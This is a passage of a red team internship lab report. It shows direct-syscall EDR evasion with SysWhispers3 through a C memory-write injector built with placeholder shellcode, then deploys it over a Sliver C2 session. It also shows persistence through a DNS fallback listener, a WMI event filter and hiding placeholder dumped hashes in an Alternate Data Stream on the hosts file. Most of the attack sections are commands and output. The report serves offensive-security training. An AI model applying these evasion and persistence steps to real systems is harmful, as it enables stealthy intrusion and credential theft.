drwxrwxr-x 2 kali kali 4096 Sep 3 08:10 data
drwxrwxr-x 2 kali kali 4096 Sep 3 08:10 example-output
drwxrwxr-x 7 kali kali 4096 Sep 3 08:10 .git
-rw-rw-r-- 1 kali kali 60 Sep 3 08:10 .gitignore
-rw-rw-r-- 1 kali kali 0 Sep 3 08:10 __init__.py
-rw-rw-r-- 1 kali kali 11340 Sep 3 08:10 LICENSE
-rw-rw-r-- 1 kali kali 9666 Sep 3 08:10 README.md
-rw-rw-r-- 1 kali kali 1069 Sep 3 08:10 syscalls-asm.x64.asm
-rw-rw-r-- 1 kali kali 8365 Sep 3 08:10 syscalls.c
-rw-rw-r-- 1 kali kali 2276 Sep 3 08:10 syscalls.h
-rw-rw-r-- 1 kali kali 41353 Sep 3 08:10 syswhispers.py

(kali㉿kali)-[~/Desktop/SysWhispers3]
$
```

Figure 9 Cloning SysWhispers3 and successfully generating syscall stubs in terminal

Step 2: Create the C Injector Code

Create the injector.c file inside the SysWhispers3 folder using a text editor (like nano) and paste the C code containing Sw3NtWriteVirtualMemory.

nano injector.c

```

(kali@kali)-[~/Desktop/SysWhispers3]
$ cat injector.c
#include <windows.h>
#include <stdio.h>
#include "syscalls.h"

int main() {
    // Example Shellcode (Placeholder - NOP + RET for testing)
    unsigned char shellcode[] = "\x90\x90\x90\x90\xc3";

    printf("[+] Starting Direct Syscall Injection...\n");

    // Target process handle
    HANDLE hProcess = GetCurrentProcess();

    // Allocate memory
    PVOID pAddress = NULL;
    SIZE_T sSize = sizeof(shellcode);
    NTSTATUS status;

    pAddress = VirtualAlloc(NULL, sSize, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    if (pAddress == NULL) {
        printf("[-] Memory allocation failed!\n");
        return -1;
    }

    // Use SysWhispers3 stub with the correct prefix (Sw3)
    SIZE_T bytesWritten = 0;
    status = Sw3NtWriteVirtualMemory(hProcess, pAddress, shellcode, sSize, &bytesWritten);
    if (status != 0) {
        printf("[-] Sw3NtWriteVirtualMemory failed with NTSTATUS: 0x%X\n", status);
        return -1;
    }

    printf("[+] Successfully wrote memory using Direct Syscall! Bytes written: %lu\n", bytesWritten);

    return 0;
}

(kali@kali)-[~/Desktop/SysWhispers3]
$

```

Figure 10 Nano text editor showing injector.c source code

Step 3: Cross-Compile the Injector for Windows

Cross-compile the source files (injector.c and syscalls.c) on Kali Linux using x86_64-w64-mingw32-gcc with the Intel syntax flag to generate the Windows executable.

```

x86_64-w64-mingw32-gcc -masm=intel injector.c syscalls.c -o
SyscallInjector.exe -I.

```

```

(kali@kali)-[~/Desktop/SysWhispers3]
$ x86_64-w64-mingw32-gcc -masm=intel injector.c syscalls.c -o SyscallInjector.exe -I.

(kali@kali)-[~/Desktop/SysWhispers3]
$ ls -la
total 384
drwxrwxr-x 5 kali kali 4096 Sep  3 08:18 .
drwxr-xr-x 5 kali kali 4096 Sep  3 08:13 ..
drwxrwxr-x 2 kali kali 4096 Sep  3 08:10 data
drwxrwxr-x 2 kali kali 4096 Sep  3 08:10 example-output
drwxrwxr-x 7 kali kali 4096 Sep  3 08:10 .git
-rw-rw-r-- 1 kali kali  60 Sep  3 08:10 .gitignore
-rw-rw-r-- 1 kali kali  0 Sep  3 08:10 __init__.py
-rw-rw-r-- 1 kali kali 1069 Sep  3 08:14 injector.c
-rw-rw-r-- 1 kali kali 11340 Sep  3 08:10 LICENSE
-rw-rw-r-- 1 kali kali 9666 Sep  3 08:10 README.md
-rwxrwxr-x 1 kali kali 271229 Sep  3 08:18 SyscallInjector.exe
-rw-rw-r-- 1 kali kali 1069 Sep  3 08:10 syscalls-asm.x64.asm
-rw-rw-r-- 1 kali kali 9549 Sep  3 08:16 syscalls.c
-rw-rw-r-- 1 kali kali 2276 Sep  3 08:16 syscalls.h
-rw-rw-r-- 1 kali kali 41353 Sep  3 08:10 syswhispers.py

(kali@kali)-[~/Desktop/SysWhispers3]
$

```

Figure 11 Successful compilation showing generated SyscallInjector.exe

Step 4: Upload the Executable to the Target via Sliver C2

Switch to your active Sliver C2 session and upload the compiled binary to the target machine.

```

upload/home/kali/Desktop/SysWhispers3/SyscallInjector.exe
C:/temp/SyscallInjector.exe

```

Step 5: Execute the Payload and Verify

Spawn a shell on the target and execute the payload to perform direct syscall injection, bypassing user-mode hooks.

```

shell

C:\temp\SyscallInjector.exe

```

```
[server] sliver (SCARED_TOAD) > upload /home/kali/Desktop/SysWhispers3/SyscallInjector.exe C:/temp/SyscallInjector.exe
[*] Wrote 1 file successfully to C:\temp\SyscallInjector.exe

[server] sliver (SCARED_TOAD) > shell

[*] Wait approximately 10 seconds after exit, and press <enter> to continue
[*] Opening shell tunnel (EOF to exit) ...

[*] Started remote shell with pid 1076

PS C:\Users\win10\Downloads> C:\temp\SyscallInjector.exe

PS C:\Users\win10\Downloads>
PS C:\Users\win10\Downloads> C:\temp\SyscallInjector.exe
[*] Starting Direct Syscall Injection ...
[+] Successfully wrote memory using Direct Syscall! Bytes written: 6
PS C:\Users\win10\Downloads>
```

Figure 12 Sliver C2 prompt showing successful file upload & Target command prompt showing success message: Successfully wrote memory using Direct Syscall!

Step 6: Downloading Procmon on Kali Linux and upload

Download Procmon on Kali Linux by using the official Microsoft live download link from the Kali terminal.




Figure 13 Process Monitor filtered view showing successful execution and event logs for SyscallInjector.exe

6.4 - KEY FINDINGS

Successful User-Mode Hook Bypass: The implementation of direct syscalls via SysWhispers3 successfully bypassed EDR/AV user-mode hooks placed at the function prologues within ntdll.dll.

Clean Memory Operations: Sw3NtWriteVirtualMemory executed memory allocation and writing directly into the target process space without triggering inline hook detection mechanisms.

Stable Cross-Compilation: Cross-compiling the C injector with MinGW (-masm=intel) resolved syntax and register mismatch errors, producing a stable 271KB Windows-compatible executable (SyscallInjector.exe).

Process Monitor Validation: Procmon trace logs confirmed clean execution and direct transitions from the application binary into the kernel space, verifying the integrity of the direct syscall stubs.

6.5 - ANALYSIS & IMPACT

Traditional security solutions (EDRs) monitor malicious activity by hooking native APIs at the user-mode level (ntdll.dll). When an application calls standard APIs like WriteProcessMemory or VirtualAlloc, the execution flow passes through ntdll.dll where hooks inspect arguments and behavior. By extracting System Service Numbers (SSNs) and executing inline assembly syscall instructions directly (syscall / sysenter), the payload completely circumvents ntdll.dll, rendering user-mode monitoring blind to the API

Impact:

- **Evasion Capability:** Advanced malware and red team operators can use direct syscalls to operate undetected in environments heavily monitored by user-mode EDR agents.
- **Defensive Blindness:** Security tools relying solely on user-mode hooks fail to capture memory manipulation and injection routines, leading to potential post-exploitation persistence and privilege escalation.

RED TEAM INSIGHT

While direct syscalls effectively blind user-mode hooks, mature enterprise defenses have evolved to deploy **kernel-mode callbacks** (ObRegisterCallbacks, PspCreateProcessNotifyRoutine, etc.) and event tracing (ETW-TI). Therefore, relying solely on direct syscalls is no longer a silver bullet; modern stealth operations must also account for stack spoofing, return address validation, and kernel-level telemetry monitoring to maintain true operational security (OpSec).

TASK 04 FORTRESS PERSISTENCE – THE "PHOENIX" IMPLANT

Objective: To establish resilient, fileless, and multi-protocol persistence mechanisms that survive primary C2 infrastructure takedowns and complete system reboots.

Engagement Phase: Resilient Persistence & Infrastructure Redundancy.

7.1 - TASK OVERVIEW

Standard registry or startup-folder persistence is fragile and easily detected. This task deploys a multi-layered "Phoenix" persistence model featuring:

1. Secondary encrypted DNS/ICMP fallbacks configured after failed primary HTTPS retries.
2. Fileless WMI permanent event subscriptions triggered on system boot with base64-encoded payloads.
3. LSA secrets dumped and stored inside hidden Alternate Data Streams (ADS) attached to legitimate system files (hosts:secret).

7.2 - TOOLS USED & WHY

Sliver / Havoc C2 Listeners: To configure multi-protocol fallback handlers (HTTPS to DNS).

PowerShell / WMI CIM Classes (__EventFilter, CommandLineEventConsumer): To establish fileless boot persistence.

Mimikatz / Invoke-Mimikatz: To dump local LSA secrets and credentials.

7.3 - COMMANDS & EXECUTION

Step 1: Configure Multi-Protocol Backup (DNS Fallback) in Sliver

I configured a DNS listener on the Sliver server so that if the primary HTTPS C2 connection goes down, the implant can automatically switch to the backup DNS protocol.

```
dns --domains c2dns.your-backup-domain.com --lport 53
```

```
[server] sliver (SCARED_TOAD) > dns --domains c2dns.your-backup-domain.com --lport 53
[*] Starting DNS listener with parent domain(s) [c2dns.your-backup-domain.com.] ...
[*] Successfully started job #2
[server] sliver (SCARED_TOAD) > █
```

Figure 14 Sliver console showing DNS listener active on port 53 and fallback configuration

Step 2: Establish a Fileless WMI Permanent Event Subscription

I created a WMI Event Filter and Consumer using PowerShell to establish persistence across system reboots without storing a malicious payload file on disk.

I then opened a shell on the target machine and executed the required PowerShell command.

```
$filter =
([wmi]'\\.\root\subscription:__EventFilter').CreateInstance();
$filter.QueryLanguage = 'WQL'; $filter.Query = 'SELECT * FROM
__InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA
''Win32_PerfFormattedData_PerfOS_System'' AND TargetInstance.SystemUpTime
> 60 AND TargetInstance.SystemUpTime < 120'; $filter.Name =
'PhoenixFilter'; $filter.EventNamespace = 'root\cimv2'; $result =
$filter.Put()

[server] sliver (SCARED_TOAD) > shell
[*] Wait approximately 10 seconds after exit, and press <enter> to continue
[*] Opening shell tunnel (EOF to exit) ...
[*] Started remote shell with pid 7884

PS C:\Users\win10\Downloads> $filter = ([wmi]'\\.\root\subscription:__EventFilter').CreateInstance(); $filter.QueryLanguage = 'WQL'; $filter.Query = 'SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA ''Win32_PerfFormattedData_PerfOS_System'' AND TargetInstance.SystemUpTime > 60 AND TargetInstance.SystemUpTime < 120'; $filter.Name = 'PhoenixFilter'; $filter.EventNamespace = 'root\cimv2'; $result = $filter.Put()
PS C:\Users\win10\Downloads> █
```

Figure 15 WMI Subscription and Event Consumer creation confirmation in PowerShell

Step 3: Dump LSA Secrets and Store in an Alternate Data Stream (ADS)

I dumped LSA secrets/credentials from the local system and stored them in a hidden Alternate Data Stream (ADS) attached to a legitimate system file, making them less visible to normal users and standard file-listing tools.

```
cmd /c "echo DUMPED_HASHES_PLACEHOLDER >
C:\Windows\System32\drivers\etc\hosts:secret"

Get-Item C:\Windows\System32\drivers\etc\hosts -Stream *
```

```

PS C:\Users\win10\Downloads> cmd /c "echo DUMPED_HASHES_PLACEHOLDER > C:\Windows\System32\drivers\etc\hosts:secret"
cmd /c "echo DUMPED_HASHES_PLACEHOLDER > C:\Windows\System32\drivers\etc\hosts:secret"
PS C:\Users\win10\Downloads> Get-Item C:\Windows\System32\drivers\etc\hosts -Stream *
Get-Item C:\Windows\System32\drivers\etc\hosts -Stream *

PSPath           : Microsoft.PowerShell.Core\FileSystem::C:\Windows\System32\drivers\etc\hosts::$DATA
PSParentPath     : Microsoft.PowerShell.Core\FileSystem::C:\Windows\System32\drivers\etc
PSChildName      : hosts::$DATA
PSDrive          : C
PSProvider       : Microsoft.PowerShell.Core\FileSystem
PSIsContainer    : False
FileName        : C:\Windows\System32\drivers\etc\hosts
Stream           : :$DATA
Length           : 824

PSPath           : Microsoft.PowerShell.Core\FileSystem::C:\Windows\System32\drivers\etc\hosts:secret
PSParentPath     : Microsoft.PowerShell.Core\FileSystem::C:\Windows\System32\drivers\etc
PSChildName      : hosts:secret
PSDrive          : C
PSProvider       : Microsoft.PowerShell.Core\FileSystem
PSIsContainer    : False
FileName        : C:\Windows\System32\drivers\etc\hosts
Stream           : secret
Length           : 28

PS C:\Users\win10\Downloads>

```

Figure 16 PowerShell output showing successful verification of hidden Alternate Data Stream (hosts:secret) attached to the hosts file

Step 4: Verify the ADS Stream and Test System Reboot Recovery

I verified that the ADS stream was successfully attached and then restarted the system to test whether the configured persistence mechanism recovered successfully after reboot.

```
Restart-Computer -Force
```

7.4 - KEY FINDINGS

Multi-Protocol Infrastructure Redundancy: Successfully configured and initiated a secondary DNS fallback listener on port 53 within the Sliver C2 framework to ensure resilience against primary HTTPS channel takedowns.

Fileless Boot Persistence: Deployed a persistent WMI event subscription (PhoenixFilter) targeting system uptime parameters (Win32_PerfFormattedData_PerfOS_System), allowing autonomous payload execution upon system boot without dropping malicious binaries on disk.

Stealth Credential Storage: Utilized an Alternate Data Stream (ADS) attached to a legitimate system file (C:\Windows\System32\drivers\etc\hosts:secret) to safely store dumped LSA secrets away from standard file visibility.

Stream Integrity Verification: Confirmed successful ADS stream attachment and data integrity using native PowerShell utilities (Get-Item) post-execution.

7.5 - ANALYSIS & IMPACT

Traditional persistence mechanisms such as startup folders or Run registry keys are heavily monitored and easily flagged by modern Endpoint Detection and Response (EDR) solutions. By implementing fileless WMI permanent event subscriptions, the implant avoids creating standalone executable artifacts on disk, hooking directly into the operating system's native management infrastructure. Furthermore, leveraging Alternate Data Streams (ADS) on critical system files like the hosts file allows operators to stash sensitive data (such as dumped credentials or configuration files) where standard file management tools and users cannot view them without explicit stream queries. Combined with DNS fallback capabilities, this creates a resilient post-exploitation framework capable of surviving reboots and primary network severances.

Impact:

- **Persistent Access:** Attackers can maintain long-term, uninhibited access to compromised workstations even after hard reboots or primary C2 server mitigation.
- **Forensic Evasion:** Hidden Alternate Data Streams complicate traditional forensic investigations, as standard directory listings (dir or GUI exploration) fail to reveal the hidden contents of the file streams.
- **Defensive Blindness:** Utilizing native administrative features like WMI for persistence blends malicious activity with legitimate administrative background processes, increasing the difficulty of detection.

RED TEAM INSIGHT

While WMI permanent event subscriptions and Alternate Data Streams provide robust fileless persistence and covert storage, they leave behind specific forensic artifacts in the WMI repository (ROOT\subscription) and NTFS stream tables. Mature threat-hunting operations routinely audit WMI consumers/filters and scan for ADS anomalies using specialized tools like Sysinternals Streams. True operational resilience requires combining these techniques with regular telemetry tampering checks and obfuscated event triggers to evade advanced threat-hunting teams.

8.1 - Conclusion

Throughout this engagement, the multi-stage simulation successfully demonstrated advanced post-exploitation, defense evasion, and persistence capabilities within the targeted Windows environment:

- **Initial Access & Execution:** Bypassed user-mode EDR hooks by implementing direct syscalls via SysWhispers3.
- **Privilege Escalation & Redundancy:** Configured a robust backup DNS listener on port 53 to ensure seamless C2 resilience against primary connection drops.
- **Fortress Persistence:** Successfully deployed a fileless WMI permanent event subscription (PhoenixFilter) for autonomous post-reboot execution.
- **Covert Artifact Storage:** Leveraged NTFS Alternate Data Streams (ADS) on C:\Windows\System32\drivers\etc\hosts:secret to safely store and hide sensitive engagement artifacts from standard file listing visibility.

8.2 - Summary of Key Findings

Task #	Engagement Phase	Key Findings / Technical Result	Artifact / Verification
Task 01 & 03	Evasion & Execution	Bypassed user-mode API hooks in ntdll.dll using direct syscall stubs (Sw3NtWriteVirtualMemory), achieving stealthy memory injection.	Validated via Procmon logs showing direct kernel transitions.
Task 02	Infrastructure Redundancy	Configured a multi-protocol backup strategy with a secondary DNS fallback listener on port 53 for high-resilience C2 communication.	Sliver server job #2 active on port 53.
Task 04	Fileless Persistence	Established autonomous boot persistence via WMI Permanent Event Subscriptions (PhoenixFilter) utilizing custom WQL time filters.	WMI event filter and consumer successfully compiled and deployed.
Task 04	Covert Storage	Stashed sensitive engagement data in a hidden Alternate Data Stream attached to a critical system file (hosts:secret).	Verified stream presence and length via PowerShell (Get-Item -Stream *).

End of Week 11: Advanced EDR Evasion, Telemetry Killing & Resilient C2 Report
CyberSter Red Team Internship Program | Daniyal Shahid | CYB-INT-HQYINF | Batch 2 (2026)